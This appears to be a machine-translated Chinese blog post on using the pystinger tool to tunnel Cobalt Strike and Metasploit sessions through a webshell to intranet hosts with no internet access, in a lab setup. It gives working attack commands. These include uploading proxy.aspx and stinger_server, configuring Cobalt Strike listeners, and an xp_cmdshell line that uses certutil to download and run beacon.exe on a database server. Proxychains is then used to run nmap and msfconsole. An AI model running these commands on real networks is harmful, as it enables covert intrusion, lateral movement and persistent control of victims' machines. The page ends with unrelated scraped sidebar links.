当前位置:网站首页>(stinger) use pystinger Socks4 to go online and not go out of the network host
(stinger) use pystinger Socks4 to go online and not go out of the network host
2022-07-02 23:17:00 【Bright moon and clear wind~~】
( Venomous sting ) utilize Pystinger Socks4 Online and offline hosts
Link to the original text :https://mp.weixin.qq.com/s/cpN91KpBvTHwqqFHAQZDOw
We will continue to share an article on the use of Pystinger Socks4 The posture of online and offline hosts in proxy mode , Including two common scenarios of single host and multiple hosts in the intranet !!!
Project address :https://github.com/FunnyWolf/pystinger
** Related reading :
**
1、 utilize MSF Sharing ideas of online and offline hosts
2、 utilize goproxy http Online and offline hosts
0x01 Test environment
attack (Kali):192.168.56.101 The victim 1(Web):192.168.56.102、192.168.186.3 - Double network card victim 2(Data):192.168.186.4 - Network breaker
0x02 Pystinger Brief introduction

Pystinger By the server webshell、stinger_server And the client stinger_client Two parts , It can be done by webshell Implement intranet SOCK4 Proxy and port mapping , Support php/jsp(x)/aspx Three proxy scripts .

webshell Only responsible for traffic forwarding , Most of the work of establishing connections and processing data is done by stinger_server complete ,stinger_client It is used to receive the traffic data forwarded and connect with CS/MSF Of listener establish TCP Connections etc. .
The general principle is as follows , A more detailed principle analysis can be read “ Qianxin security service ” In the official account “ Practice of attack and defense of red team : A new idea of building an intranet tunnel without leaving the network host ” One article to learn .
0x03 Pystinger Online and offline hosts
We will first Pystinger The server side of the project stinger_server.exe、proxy.aspx Upload the Chinese kitchen knife to the readable and writable directory of the target disk , visit proxy.aspx return UTF-8 Is normal , Then execute the following command to start the server .
start C:\inetpub\wwwroot\stinger_server.exe 0.0.0.0

** notes :** The author suggests not to run directly D:/XXX/stinger_server.exe, Because it could lead to TCP Disconnection .

The client stinger_client Uploaded to the Kali The attacker tmp Temporary directory , Then execute the following command to Socks4 The proxy traffic is forwarded to us Kali attack 60000 On port , Just put -w Replace the parameter with the proxy script address uploaded by yourself .
[email protected]:/tmp# chmod 777 [email protected]:/tmp# ./stinger_client -w http://192.168.56.102/proxy.aspx -l 127.0.0.1 -p 60000
scene 1: Single host online
The controlled host is a single host , Not out of the Internet and only allowed to access the target Web Of 80 port . In case of such a scenario, you can perform the above operations in CobaltStrike Create a Listener,HTTP Hosts fill 127.0.0.1,HTTP Port fill 60020.

scene 2: Multi host Online
The controlled host is one of the hosts in the intranet , The double card (192.168.56.X For outgoing segment ,192.168.186.X For not leaving the network segment ), When other intranet hosts in the non outgoing network segment are horizontally moved online, you can go online after performing the above operations CobaltStrike Create a Listener,HTTP Hosts fill 192.168.186.3,HTTP Port fill 60020.

After monitoring is configured, an executable horse is generated , Put the file in 192.168.186.3 Of Web Server for 192.168.186.4 Offline database server download , recycling xp_cmdshell Component execution beacon.exe Then you can successfully go online ,Pystinger The client also received relevant connection data .
EXEC master..xp_cmdshell 'certutil -urlcache -split -f http://192.168.186.3/beacon.exe C:\ProgramData\beacon.exe'EXEC master..xp_cmdshell 'C:\ProgramData\beacon.exe'


CobaltStrike Monitor settings
Single host online :
CobaltStrike->Listeners->Add->127.0.0.1:60020;Multi host Online :
CobaltStrike->Listeners->Add->192.168.186.3:60020;** notes :** When the target host is a dual network card, it must not be out of the network IP Intranet of segment IP Only by monitoring the address can the online and offline hosts ;
Go online to MSF Use posture
Kali Attack on-board editor /etc/proxychains.conf file , Add a bar at the bottom socks4 agent :127.0.0.1:60000, After adding, first execute the following commands to verify whether it has been connected to the network IP Duan Tong ?
[email protected]:~# proxychains telnet 192.168.186.4 [email protected]:~# proxychains curl http://[email protected]:~# proxychains nmap -sT -Pn 192.168.186.4[...SNIP...]
If it passes, use it again proxychains To start up msfconsole, Can't use the Internet IP Intranet of segment IP Listen to the address . We all know the principle , It's not practical to take screenshots ….
[email protected]:~# proxychains msfconsole -q[...SNIP...]
边栏推荐
- 剑指 Offer II 099. 最小路径之和-双百代码
- ping域名报错unknown host,nslookup/systemd-resolve可以正常解析,ping公网地址通怎么解决?
- Use the scroll bar of souI when using the real window in souI
- Prometheus deployment
- Win11如何开启目视控制?Win11开启目视控制的方法
- SQL advanced syntax
- Tiktok actual combat ~ number of likes pop-up box
- Construction of Hisilicon 3559 universal platform: rotation operation on the captured YUV image
- Win11系统explorer频繁卡死无响应的三种解决方法
- 力扣刷题(2022-6-28)
猜你喜欢
xshell配置xforward转发火狐浏览器
![[redis notes] compressed list (ziplist)](/img/83/ff38fabb1baebc5fa4d3d72da315dc.png)
[redis notes] compressed list (ziplist)

AES高级加密协议的动机阐述
Detailed explanation and application of merging and sorting
Set right click to select vs code to open the file

Typical case of data annotation: how does jinglianwen technology help enterprises build data solutions

4 special cases! Schools in area a adopt the re examination score line in area B!

C#中Linq用法汇集

详解Promise使用

容器化技术在嵌入式领域的应用
随机推荐
Pandora IOT development board learning (HAL Library) - Experiment 3 key input experiment (learning notes)
Simple square wave generating circuit [51 single chip microcomputer and 8253a]
Strictly abide by the construction period and ensure the quality, this AI data annotation company has done it!
情感对话识别与生成简述
高数有多难?AI 卷到数学圈,高数考试正确率 81%!
Use the scroll bar of souI when using the real window in souI
Doorplate making C language
地平线2022年4月最新方案介绍
China Academy of information technology, Tsinghua University, Tencent security, cloud native security, industry university research and use strong alliance!
Is 408 not fragrant? The number of universities taking the 408 examination this year has basically not increased!
Go language sqlx library operation SQLite3 database addition, deletion, modification and query
Cryptographic technology -- key and ssl/tls
golang中new与make的区别
Eight bit responder [51 single chip microcomputer]
在SOUI里使用真窗口时使用SOUI的滚动条
静态文件显示问题
Easyclick, EC Quanlang network verification source code
Li Kou brush questions (2022-6-28)
编辑卡顿
程序员版本的八荣八耻~